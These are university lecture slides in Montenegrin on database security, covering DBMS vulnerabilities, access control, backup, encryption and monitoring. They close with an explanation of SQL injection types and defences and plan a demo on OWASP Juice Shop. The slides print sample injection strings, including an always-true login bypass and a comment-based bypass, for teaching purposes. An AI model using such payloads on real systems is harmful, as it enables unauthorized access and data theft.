Bezbjednost i zaštita informacionih sistema

Bezbjednost baza podataka

Prof. dr Nikola Žarić

e-mail: zaric@ucg.ac.me

Sigurnost baza podataka

- Baze podataka su skupovi neredundantno sačuvanih i organizovanih podataka koje održavaju, distribuiraju i kontrolišu programi nazvani SUBP - sistemi za upravljanje bazama podataka (DBMS)
- Baze podataka čuvaju različite informacije: korisničke i sistemske
- Različiti programi zahtijevaju različite informacije, a one se u današnje doba smiještaju u bazama podataka (Active Directory, Win.Registry)
- Bezbjednost tih podataka u mnogome zavisi od primijenjenog SUBP
- Zbog toga za tim sistemima raste zanimanje kriminalne zajednice, a samim time i potreba da se oni učine bezbjednijim i sigurnijim.

Sigurnost baza podataka

- Osim velikog broja informacija koje čuvaju, postoji još nekoliko faktora koji doprinose velikoj zainteresovanosti za bazama podataka.
- Sve većim korišćenjem Interneta, SUBP-ovi koji su tradicionalno bili smješteni u zatvorene mreže i iza zaštitnog zida, postaju sve otvoreniji prema udaljenim korisnicima, a time i sve izloženiji napadima.
- Takođe je postalo vrlo lako pribaviti programske pakete popularnih SUBP-ova, što zlonamjernim korisnicima omogućuje istraživanje i pronalaženje sigurnosnih propusta (programerskih rupa).

Sistem za upravljanje bazama podataka

- SUBP (Data Base Management System) je program koji omogućava efikasno formiranje, korišćenje i mijenjanje baze podataka.
- Zasnovan je na nekom modelu podataka i mora da ima jezike pomoću kojih se definiše integritet baze i kojima se manipuliše bazom tj. vrši selekcija i izmjene u njoj (upis, brisanje, modifikacija sadržaja BP).
- Posjeduje mehanizme za upravljanje transakcijama, rad u mreži, zaštitu od uništenja, efikasno korišćenje i zaštitu od neovlašćenog pristupa

Sistem za upravljanje bazama podataka

- Višestruke su prednosti sistema za upravljanje bazama podataka:
    1. Skladištenje podataka sa minimumom redundanse.
    2. Pouzdanost podataka i pri mogućim hardverskim i softverskim otkazima.
    3. Pouzdano konkurentno korišćenje podataka od strane više korisnika.
    4. Logička i fizička nezavisnost programa od podataka.
    5. Jednostavno komuniciranje sa bazom podataka pomoću jezika bliskih korisniku tzv. “upitnih jezika”.

Komponente SUBP

1. Baza podataka u užem smislu:
    - Fizičko smiještanje podataka na nosioce memorije (najčešće diskove)
    - Rječnik baze podataka (katalog)
    - Struktura baze podataka
    - Pravila očuvanja integriteta
    - Prava korišćenja...
2. Sistem za upravljanje skladištenjem podataka:
    - Upravljanje baferima
    - Upravljanje datotekama

Komponente SUBP

3. Elementi za pristup bazi podataka:
    - Upiti i aplikacije
    - Održavanje šeme baze podataka
    - Jezik baze podataka
    - Jezik za opis podataka (Data Definition Language)
    - Jezik za manipulaciju podataka (Data Manipulation Language)
4. Upravljanje transakcijama i oporavkom:
    - Autonomnost,
    - Konzistentnost,
    - Izolacija,
    - Trajnost.

Ranjivost baza podataka

•Ranjivosti baza podataka mogu proizaći iz neispravne konfiguracije SUBP-a, programskih propusta ili bezbjednosnih nedostataka unutar aplikacija povezanih sa njima.

•Iako SUBP-ovi često ne podržavaju bezbjednosne mogućnosti tradicionalno prisutne kod drugih sistema, ispravno postavljanje postojećih mogućnosti može mnogo podići sigurnosni nivo

•Osnovni konfiguracioni propusti koji se javljaju kod baza podataka su:

1. Slaba zaštita korisničkih naloga - SUBP nemaju mogućnosti kontrole lozinki provjerama u rječniku i određivanje roka valjanosti naloga

Ranjivost baza podataka

2. Neprikladna podjela odgovornosti - na području upravljanja bazama nije priznata uloga administratora za bezbjednost baze podataka.
3. Neprikladne metode nadzora - nadzoru SUBP-a često su pretpostavljeni zahtjevi visokih performansi i štednje disk prostora.
4. Neiskorištene mogućnosti zaštite baza podataka – bezbjedonosni elementi se obično ugrađuju u aplikacije a ne u SUBP. Postoje mnogi alati koji omogućavaju pristup bazi podataka pomoću ODBC-a koji u potpunosti zaobilazi bezbjednosne provjere ugrađene u aplikacije.

Zaštita neovlašćenog korišćenja

1. Operativnog sistema: USERNAME, PASSWORD
2. SUBP-a: putem naredbi # SQL GRANT , # SQL CREATE VIEW i # SQL REVOKE
3. Mehanizama za zaštitu: podšema ili pogled.
4. Uvođenje privilegija koje se definišu za svakog korisnika i svaki element intenzionalnog opisa BP, a odnose se na dozvolu: – samo čitanja, – čitanja i upisivanja, – čitanja i modifikovanja, – čitanja i brisanja sadržaja BP. Privilegije se unose u autorizacionu tabelu, koja sadrži trojke (korisnik, element intenzionalnog opisa, privilegija).

Zaštita baze podataka od uništenja

- Za zaštitu baza podataka od uništenja koriste se sljedeći mehanizmi:
    1. BACKUP (kopiranje BP)
    2. RESTORE (restauracija BP)
    3. JOURNAL (evidentiranje promjena BP)
    4. FORWARD RECOVERY (ažuriranje kopije baze podataka sa promjenama iz JOURNAL-a)
    5. ROLL BACK (vraćanje nezavršenih transakcija na početak)
- Ključni mehanizam je vođenje journal datoteke (JOURNAL FILE ili TRANSACTION LOG). Tu se evidentiraju sve promjene izvršene nad bazom podataka.

Programski propusti kod SUBP

- U mnogo čemu je osiguranje BP slično osiguranju računarskih mreža
- U oba slučaja korisniku se daju samo neophodna ovlašćenja, smanjuje se ranjiva "površina" onemogućavanjem nepotrebnih funkcionalnosti, strogo se vrši autorizacija pristupa i pravljenih izmjena kod podataka, odvajaju se funkcionalni blokovi, insistira se na enkripciji, itd.
- Razlika je u tome što kod baza podataka svi ovi mehanizmi djeluju unutar samog SUBP-a, a za to je potrebna programska podrška.
- Činjenica da se SUBP nalazi iza firewalla ne čini ga apsolutno sigurnim od napada.

Programski propusti kod SUBP

- Postoji nekoliko vrsta napada koje je moguće izvesti kroz firewall, a ugnježđavanje SQL naredbi (SQL injection) je najčešći.
- Nije direktni napad na SUBP već je pokušaj promjene parametara koji se šalju aplikaciji (Web) s namjerom mijenjanja SQL naredbe.
- Programski propusti uključuju i razne greške prekoračenja bafera koje mogu zlonamjernim korisnicima omogućiti izvođenje napada zasnovanih na uskraćivanju resursa (DoS - Denial of Service) napada ili izvršavanje programskog koda sa kobnim posljedicama.

Programski propusti kod SUBP

- SQL injection predstavlja trenutak kada se pristupa podacima u BP i kada korisnik namjerno unosi sadržaj koji ne odgovara očekivanom kako bi izazvao nepravilan rad baze podataka.
- Ova vrsta napada se može izvršiti na sljedeće načine:
    1. Modifikacijom SQL upita (promjena određenih stavki u upitu kako bi provjera identiteta uvijek vraćala rezultat true)
    2. Umetanje koda (postojećem upitu se pridodaje dodatni SQL upit)
    3. Umetanje funkcijskih poziva (dodavanje određenih funkcija u sam upit, koji onda izvršavaju funkcijske pozive operativnog sistema)
    4. Prekoračenje bafera - predstavlja napad koji slijedi poslije umetanja poziva funkcije, gdje se prepisivanjem podatka u baferu omogućava da napadač pokrene svoj kod umjesto procesa koji treba da se izvrši

Programski propusti kod SUBP

- Zaštita od napada SQL injection se sprovodi:
    1. Upotrebom vezanih promjenjivih,
    2. Provjerom parametara koji se unose,
    3. Upotrebom sigurnih, provjerenih funkcija,
    4. Kontrola poruka o greškama.

Programski propusti kod SUBP

- Napad ugnježđavanjem SQL naredbi najbolje se može ilustrovati primjerom autorizacije na Web stranici. Korisnik unosi svoje korisničko ime i lozinku pomoću kojih se stvara SQL upit za pretraživanje tabele s korisničkim imenima i lozinkama. Ako se u tabeli pronađu unešeno ime i lozinka, izvrši se autorizacija.
- Problem kod ovakvog pristupa je što se SQL upit stvara ulančavanjem bez izuzimanja jednostrukih navodnika. Na primjer: SELECT * FROM WebKorisnici WHERE KorisnickoIme='Nikola' AND Lozinka='lozinka1'
- Napadač može umjesto lozinke upisati niz slova i završiti znakovni niz jednostrukim navodnikom, dodati logički izraz koji je uvijek istinit, te tako kao odgovor dobiti sve redove tabele. SELECT * FROM WebKorisnici WHERE KorisnickoIme='Nikola' AND Lozinka=' Aa' OR 'A'='A'
- Sprječavanje ugnježđavanja SQL naredbi može biti jednostavno ako se poznaje mehanizam napada. Dva pristupa: provjera korisničkih unosa i korišćenje parametrizovanih upita.

Elementi sistema zaštite

- Ugrađivanje bezbjednosnih elemenata direktno u SUBP-ove i njihova ispravna primjena jedini su pravi način za uklanjanje ranjivosti BP.

1. Dodjeljivanje primjerenih ovlašćenja i dozvola pristupa:
    - Korisnicima se dodeljuju minimalna potrebna ovlašćenja prema tzv. 'Least privilege' načelu.
    - Treba voditi računa o ugrađivanju opisanih ograničenja direktno u SUBP, a ne u klijentsku aplikaciju koja pristupa bazi podataka.
    - U cilju povečanja računarske bezbjednosti, ne preporučuje se direktna dodjela ovlašćenja pojedinim nalozima već dodjeljivanje Uloga (Roles)

Elementi sistema zaštite

2. Efikasni korisnički nalozi i lozinke
   - Korisničke naloge, nužne za pristup bazi podataka, potrebno je definisati u skladu sa tradicionalnim metodama upravljanja korisničkim nalozima.
   - To podrazumijeva promjenu izvorno postavljenih lozinki, onemogućenje naloga poslije određenog broja neuspešnih prijava, ograničenje pristupa podacima, onemogućenje neaktivnih naloga te upravljanje životnim ciklusom korisničkih računa.

Elementi sistema zaštite

3. Korišćenje enkripcije:
   - enkripcija za zaštitu podataka tokom prenosa data-in-motion, što se postiže upotrebom komunikacionog protokola SSL
   - drugi je način primjena enkripcije na podatke u mirovanju data-at-rest
   - postoji i enkripcija datoteka (file-based) -ne štiti od napada kroz SUBP
   - Enkripcija na nivou programskog interfejsa (API)
   - Najslabiju podršku imaju za tzv. 'Transparent' enkripciju.

Elementi sistema zaštite

4. Primjerene metode nadzora i evidencije
    - Jedan od ključnih elemenata zaštite SUBP-ova je nadzor koji treba biti usklađen s njihovom primjenom.
    - Pogrešan je pristup nadzoru baziran na načelu "sve ili ništa".
    - Pažljivo postavljen sistem nadzora omogućava uštede vremena i ne utiče značajno na performanse nadziranog SUBP-a.
5. Kontrola pristupa tabelama
    - najzanemarivaniji element zaštite baza podataka zbog toga što je njena implementacija složena i zahtijeva saradnju sistemskog administratora i razvojnog programera baze podataka.

Modeli zaštite baza podataka

- Osim ugrađenih sigurnosnih elemenata, u onemogućavanju napada na baze podataka važnu ulogu imaju i modeli njihove zaštite:

1. Delegiranje odgovornosti
    - Administratore baze podataka potrebno je zadužiti kako za poslove upravljanja SUBP-a i obezbjeđivanja zadovoljavajućih performansi, tako i za delegiranje administracije bezbjednosnih poslova.
    - Delegiranjem odgovornosti može se pojedinim administratorima omogućiti obavljanje radnih zadataka u okviru pojedinog odjeljenja kompanije, npr. marketinškog ili finansijskog odjeljenja.
2. Smiještanje SUBP-a u unutrašnju mrežu
    - Smiještanjem SUBP u unutrašnju mrežu ograničava se pristup samoj BP Ako je baza nedostupna, onda je i sigurna od napada.
    - Web server i BP trebaju biti smješteni na odvojenim računarima.

Modeli zaštite baza podataka

3. Sistem dozvoljenih IP adresa
   - Usluge SUBP-a treba omogućiti isključivo sigurnim IP adresama.
   - Lokalnim i spolja vidljivim BP treba dodijeliti posebne servere.
4. Periodična analiza promjena i sumnjivih situacija
   - Korišćenjem Unix komande "grep" ili Windows komande "find" moguće je pronaći lozinke zapisane u skriptama, tekstualnim datotekama, porukama elektronske pošte te čak u log datotekama.
   - Periodično je potrebno pregledati naloge ne bi li se pronašli korisnici sa nepotrebno visokim ovlašćenjima ili ulogama.

Modeli zaštite baza podataka

5. Postavljanje zamki
   - Neke od periodičnih analiza poželjno je automatizovati tako da rezultate dostavljaju elektronskom poštom
   - Primer primjene ove strategije je zapisivanje svakog dodjeljivanja uloge administratora korisnicima kojima ta uloga inače ne pripada.
   - U slučaju kada jedan od korisnika baze podataka treba dobiti otkaz, može se pokazati korisnim nadgledati njegov nalog određeno vrijeme.
6. Primjena zakrpa i testiranje
   - Iako sve zakrpe uklanjaju ranjivosti treba ih oprezno primjenjivati zbog mogućnosti unošenja novih pogreški u sistem.
   - Jedino oružje protiv takvih grešaka je prethodno ispitivanje.


Preporuke za zaštitu BP

- Preporuke vezane uz sigurnost BP se mogu sažeti u sljedeći spisak:
  - korisnicima je potrebno dodjeljivati samo neophodne ovlašćenja,
  - posebnu pažnju potrebno je posvetiti upravljanju korisničkim nalozima i lozinkama,
  - ispravno primijenjene metode nadzora, periodične analize i korišćenje zamki mogu uveliko pomoći prilikom otkrivanja napada
  - korišćenje enkripcije otežava pristup osjetljivim informacijama kako korisničkim šiframa, tako i svim ostalim podacima smještenim u bazi
  - Osnovni vid zaštite je ograničenje fizičkog pristupa BP
  - Koristiti šifriranu komunikaciju (ssl/ssh, dvostruki ključevi,. . .)
  - Kroz poglede (views) korisniku dati ograničeni pristup bazi podataka
  - Ovlašćenjima se određuje što korisnik može raditi sa podacima: READ/SELECT, UPDATE, INSERT, DELETE

Zastita baze podataka i SQL Injection

* Zaštita baze podataka je ključni aspekt očuvanja **integriteta, povjerljivosti** i **dostupnosti podataka** u informacionim sistemima. Implementacija efikasnih mjera zaštite baze podataka je od velikog značaja kako bi se spriječili **neovlašćeni pristupi, neovlašćene izmjene** ili **brisanje podataka**, kao i **krađa podataka**.
* U ovom modulu vidjećete na koji način baze podataka mogu biti kompromitovane i kako se mogu zaštititi od napada.
* Aplikacije često zahtijevaju primjenu **dinamičkih SQL upita** kako bi mogle prikazati sadržaj na osnovu različitih uslova postavljenih od strane korisnika.

```
SELECT * FROM users WHERE name='John Smith'; --' and password='wrong'
```



Zastita baze podataka i SQL Injection

* **SQL Injection** je napad na server baze podataka web aplikacije koji uzrokuje izvršavanje zlonamjernih upita.
* Kada web aplikacija komunicira s bazom podataka koristeći unos od korisnika koji **nije ispravno validiran**, postoji mogućnost da napadač može ukrasti, izbrisati ili izmijeniti privatne i podatke kupaca, kao i napasti metode autentikacije web aplikacije za pristup privatnim ili korisničkim područjima.
* **Zato je SQLi jedna od najstarijih ranjivosti web aplikacija, a također može biti i najštetnija.**

Zastita baze podataka i SQL Injection

* Da bi omogućili dinamičke SQL upite, programeri često **konkateniraju** korisnički unos direktno u SQL naredbu.
* Bez **provjere** primljenog unosa, konkatenacija stringova postaje najčešća greška koja dovodi do ranjivosti na **SQL Injection**.
* Bez **sanitizacije** unosa, korisnik može natjerati bazu podataka da tretira korisnički unos kao SQL naredbu umjesto kao podatke.
* **Sa kontrolom nad parametrom, napadač može ubaciti zlonamjerni upit koji će biti izvršen od strane baze podataka.**

Zastita baze podataka i SQL Injection

* **Uspješno odrađen SQL Injection može dovesti do:**
  * *Čitanja povjerljivih podataka iz baze podataka*
  * *Modifikovanja baze podataka pomoću insert/update/delete upita*
  * *Izvršavanja administrativnih operacija nad bazom podataka (npr. gašenje servera na kojem je baza podignuta)*
  * *Čitanja fajlova koji postoje u fajl sistemu baze*
  * *Upisivanja novih podataka u bazu*


Tipovi SQL Injection Napada

* **In-Band Injection** koristi isti kanal komunikacije za izvršavanje napada i prenos podataka
  * **Union-Based SQL Injection:** Napadač ubacuje UNION klauzulu u SQL upit kako bi kombinovao rezultate dva ili više upita i dobio dodatne informacije iz baze podataka.
  * **Error-Based SQL Injection**: Napadač koristi zlonamjerni SQL kod koji izaziva greške na web stranici, a zatim analizira greške kako bi otkrio informacije o strukturi baze podataka ili osjetljivim podacima.

Tipovi SQL Injection Napada


* **Blind SQL Injection:** Napadač koristi zlonamjerni SQL kod koji ne izaziva vidljive promjene na veb stranici, ali može otkriti informacije o bazi podataka koristeći tehniku testiranja logičkih izraza.
  * **Time-Based SQL Injection**: Napadač koristi zlonamjerni SQL kod koji izaziva kašnjenja u izvršavanju SQL upita, a zatim analizira vrijeme odziva kako bi otkrio informacije o bazi podataka.
  * **Boolean-based SQL injection** napad koristi logičke operacije kako bi ispitao tačnost ili netačnost izraza unutar SQL upita.
* **Out-of-band SQL injection** napad koristi alternativne kanale komunikacije, poput DNS ili HTTP zahtjeva, kako bi prenosio podatke između napadača i ciljane baze podataka.

Tipovi SQL Injection Napada




OWASP JUICE SHOP

* Da bi pokazali primjer **SQL Injection napada** koristićemo **OWASP Juice Shop** (https://owasp.org/www-project-juice-shop/)
* **OWASP Juice Shop** je namjerno ranjiva aplikacija koja se koristi u edukativne svrhe i na kojoj možete vježbati napade kao što su SQL Injection, razvijena je kao projekat **OWASP** fondacije kako bi demonstrirala uobičajene ranjivosti web aplikacija i pružila platformu za učenje i vježbanje testiranja sigurnosti aplikacija.
* Koristicemo **Docker Image OWASP Juice Shop-a**(github link: https://hub.docker.com/r/bkimminich/juice-shop)



OWASP JUICE SHOP

* *Nakon ove komande ovu aplikaciju možete naći na http://localhost:3000*




OWASP JUICE SHOP

